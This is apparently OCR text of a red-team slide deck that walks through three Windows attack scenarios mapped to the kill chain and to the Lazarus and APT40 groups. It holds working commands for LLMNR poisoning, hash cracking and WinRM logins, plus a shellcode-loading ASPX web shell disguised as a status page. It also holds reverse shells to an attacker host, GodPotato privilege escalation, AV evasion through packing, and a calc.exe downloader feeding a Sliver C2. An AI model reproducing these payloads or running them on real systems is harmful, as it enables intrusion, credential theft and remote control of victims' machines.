
1. SCENARIO1
2. SCENARIO2
3. SCENARIO3
4. C2 Frameworks

SCENARIO 01

A Man-in-the-Middle (MITM) attack exploiting weaknesses in Windows LLMNR and NBT-NS



OpenPort
135
139
445
5357 (SSDP)
5985 (WinRM)

Cyber Kill Chain

01 Reconnaissance

Portscan

HostScan

02 Weaponization

Responder

Payload

03 Delivery

WinRM(HTTP)

SMB

04 Exploitation

05 Installation

06 C2


Netcat

07 Actions on Objectives

Data Exfitration

Ransomware

Mind MAP


nmap -T4 -sV -sC 10.10.10.2
135/tcp msrpc
microsoft RPC DCOM
139/tcp netbios-ssn
Responder NBT-NS [ON]
445/tcp SMB
sudo responder -I eth0 -dwv
NetNTLMv2
hashcat -m 5600 hash.txt -a 3 ?d?d?D
5985/tcp WinRM
evil-winRM -i 10.10.10.2 -u koni -p 123
systeminfo
Windows 10 Version 1903
whoami /priv
Standard User
cmdkey /list
type $Env:userprofile\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt
evil-winRM -i 10.10.10.2 -u ubuge -p ubuge
LocalAdmin
nc -nlvp 443
schtasks /create /tn "RestoreSystem" /tr "powershell.exe -ExecutionPolicy Bypass -File C:\Users\Public\pwn_system.ps1" /sc once /st 00:00 /ru SYSTEM /f
schtasks /run /tn "RestoreSystem"

Threat Actor

MITRE ATT&CK

LLMNR/NBT-NS Poisoning and SMB Relay ID: T1557.001

NAME:Lazarus Group
Country :NORTH KOREA

MITRE ATT&CK

JPCERT CC

JPCERT/CC Eyes

Top > "インシデント"の一覧 > 攻撃グループLazarusが侵入したネットワーク内で使用するツール

朝長 秀誠 (Shusei Tomonaga) 2021/01/19

攻撃グループLazarusが侵入したネットワーク内で使用するツール

ネットワーク内部での横展開

まずは、ネットワーク内部での横展開（Lateral Movement）に使用されるツールです。AdFindはActive DirectoryからWindowsネットワーク内のクライアントやユーザーの情報を収集することが可能なツールで攻撃グループLazarusに限らず他の攻撃者でも使用されていることが確認されています［1］。SMBMapについては、以前のブログで紹介したとおり、マルウェアを別のホストに感染させるために使用しています。さらに、Responder-Windowsを使ってネットワーク内部の情報を収集していたことも確認されています。


ツール名	内容	参考
AdFind	Active Directoryから情報を収集するコマンドラインツール	http://www.joeware.net/freetools/tools/adfind/
SMBMap	ネットワーク内のアクセス可能なSMB共有を一覧したり、アクセスしたりするツール	https://github.com/ShawnDEvans/smbmap
Responder-Windows	LLMNR、NBT-NS、WPADになりすまして、クライアントを誘導するツール	https://github.com/lgandx/Responder-Windows

https://blogs.jpcert.or.jp/ja/2021/01/Lazarus_tools.html

1. SCENARIO1
2. SCENARIO2
3. SCENARIO3
4. C2 Frameworks

SCENARIO 02

An attack leveraging a file upload vulnerability to deploy a web shell on a Windows target running IIS.



Cyber Kill Chain

01 Reconnaissance

- Portscan
- WebEnumeration
- HostScan

02 Weaponization

- Webshell
- Payload
- Implant

03 Delivery

- HTTP

04 Exploitation

05 Installation


06 C2

- Netcat
- Sliver

07 Actions on Objectives

- Data Exfitration
- Ransomware

Mind MAP


Scan
nmap -sV -T4 10.10.10.2
naabu/arp-scan/Rustscan/Masscan
Port80/IIS
gobuster dir -u http://10.10.10.2 -w /usr/share/wordlists/dirb/common.txt -x aspx,asp,html,txt
WebShell
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.10.1 LPORT=80 -e x64/xor_dynamic -i 3 -f raw > raw.bin
base64 -w 0 raw.bin
nano cc.aspx
<%@ Page Language="C#" %>
<%@ Import Namespace="System.Runtime.InteropServices" %>
<script runat="server">
[DllImport("kernel32.dll")] public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType, uint flProtect);
[DllImport("kernel32.dll")] public static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);
protected void Page_Load(object sender, EventArgs e) {
string b64Data = "<base64>";
byte[] sc = Convert.FromBase64String(b64Data);
IntPtr addr = VirtualAlloc(IntPtr.Zero, (uint)sc.Length, 0x3000, 0x40);
Marshal.Copy(sc, 0, addr, sc.Length);
CreateThread(IntPtr.Zero, 0, addr, IntPtr.Zero, 0, IntPtr.Zero);
}
</script>
<html><body>Checking System Status...</body></html>
http://10.10.10.2/ cc.aspx
nc -lvnp 443
systeminfo
iwr -uri http://10.10.10.1/gp.exe -OutFile gp.exe
iwr -uri http://10.10.10.1/nc_packed.exe -OutFile nc_packed.exe
.\gp.exe -cmd "C:\Windows\Temp\nc_packed.exe -e cmd.exe 10.10.10.1 4444"
nc -lvnp 4444 (GOT SYSTEM)
Weponaization
GodPotato.csproj→GodPotato.sln
Build
.\yetAnotherObfuscator.exe C:\Users\Administrator\Documents\GodPotato-main\bin\Release\gp.exe
upx -9 nc.exe -o nc_packed.exe
python3 -m http.server 80

Threat Actor

MITRE ATT&CK

Threat Actor

Name:Leviathan / APT40
Country :CHINA

APT40

文A 2 個の言語版

ページ　ノート　　閲覧　編集　履歴を表示　ツール

出典: フリー百科事典『ウィキペディア（Wikipedia）』

APT40（または**BRONZE MOHAWK**（Secureworksによる呼称）[1]、**FEVERDREAM**、**G0065**、**GADOLINIUM**（Microsoft）[2]、**Gingham Typhoon**（Microsoft）[3]、**GreenCrash**、**Hellsing**（カスペルスキー）[4]、**Kryptonite Panda**（Crowdstrike）、**Leviathan**（プルーフポイント）[5]、**MUDCARP**、**Periscope**、**Temp.Periscope**、または**Temp.Jumper**）は中華人民共和国国家安全部の、海南省海口市にある海南省国家安全庁（英語版）による高度で持続的な脅威であり、遅くとも2009年から活動している。

APT40は、アメリカ、カナダ、ヨーロッパ、中東、南シナ海地域における生物医学、ロボット工学、海洋研究など、幅広い業界の政府機関、企業、大学など、中国の一帯一路構想に含まれる産業を標的にしている[6]。APT40はハッカー集団ハフニウムと緊密な繋がりがある[7]。

Leviathan

設立地	中華人民共和国
目的	サイバースパイ
所在地	海南省
公用語	中国語
関連組織	中華人民共和国国家安全部 海南省国家安全庁
特記事項	攻撃方法:マルウェア、ゼロデイ攻撃、フィッシング、バックドア、RAT、キーロガー
かつての呼び名	APT40 Kryptonite Panda Hellsing Leviathan TEMP.Periscope Temp.Jumper Gadolinium GreenCrash Bronze Mohawk

テンプレートを表示

経緯 [編集]

2021年7月19日、アメリカ合衆国司法省は、偽装会社である**Hainan Xiandun Technology Development Company**を通じて違法なコンピュータネットワークエクスプロイト活動を行ったとし、**APT40**のサイバー攻撃実行者4人に対する起訴状を公開した[6]。

2024年3月、ニュージーランド政府とその機関政府通信保安局は、2021年に中国政府が**APT40**の手引きでニュージーランド議会のネットワークに侵入したと批判した[8]。

2024年7月9日、日本政府および警察庁はAPT40に関する国際的な注意喚起文書を、8カ国共同で署名した[9][10]。

MITRE ATT&CK

Server Software Component: Web Shell　ID: T1505.003

企業	T1505	0.003	サーバーソフトウェアコンポーネント：Webシェル	Leviathanは、最初の足がかりとして、また被害者のシステムへの永続的な侵入のために、ウェブシェルに依存している。[9] [1] [4] Leviathanは、オーストラリアでの侵入事件において、被害者の環境への最初のアクセス後、永続化とコマンド実行の目的でWebシェルを多用した。[4]

MITRE ATT&CK

Command and Scripting Interpreter: PowerShellID: T1059.001

企業	T1059	0.001	コマンドおよびスクリプトインタープリタ：PowerShell	Leviathanは実行にPowerShellを使用しています。

MITRE ATT&CK

Obfuscated Files or Information : T1027


T1027	0.001	難読化されたファイルまたは情報：バイナリパディング	Leviathanは、おそらくアンチウイルスによる検出を回避するために、コードに無意味な文字を挿入した。[2]
	0.003	難読化されたファイルまたは情報：ステガノグラフィー	Leviathanは、盗んだデータをGitHubに保存されている他のファイルの中に隠すためにステガノグラフィーを使用していた。
	0.013	難読化されたファイルまたは情報：暗号化/エンコードされたファイル	Leviathanはbase64を使用してコードを難読化しています。[2]
	0.015	難読化されたファイルまたは情報：圧縮	Leviathanはgzip圧縮を使用してコードを難読化しています。[2]

1. SCENARIO1
2. SCENARIO2
3. SCENARIO3
4. C2 Frameworks

SCENARIO 03

Identify individuals with high financial interest through OSINT on SNS, and lure them to an attacker-controlled site using Social Engineering. Establish initial communication with an external C2 server via downloader execution.

Kali Linux




1

10.10.10.0/24

2

Windows10



OpenPort
80

OpenPort

Name/Roll	Port	Server
calc.exe/ Downloder	80	Apache
Implant.dll/ Malware	80	Apache
C2	443	Sliver

SCENARIO 03

Phishing

Lure 10.10.10.1

Call to Action

DL

Calc.exe
(Downloader)

電卓

デスクトップ アプリ

Excute

10.10.10.1:80
DL:Implant.dll

AutoExcute

C2
10.10.10.1:443

Cyber Kill Chain

01 Reconnaissance

OSINT(SNS)

Hostscan

02 Weaponization

Downloader

Implant

PoC(*CVE-2024-21338*)

03 Delivery

HTTP

04 Exploitation

05 Installation

06 C2

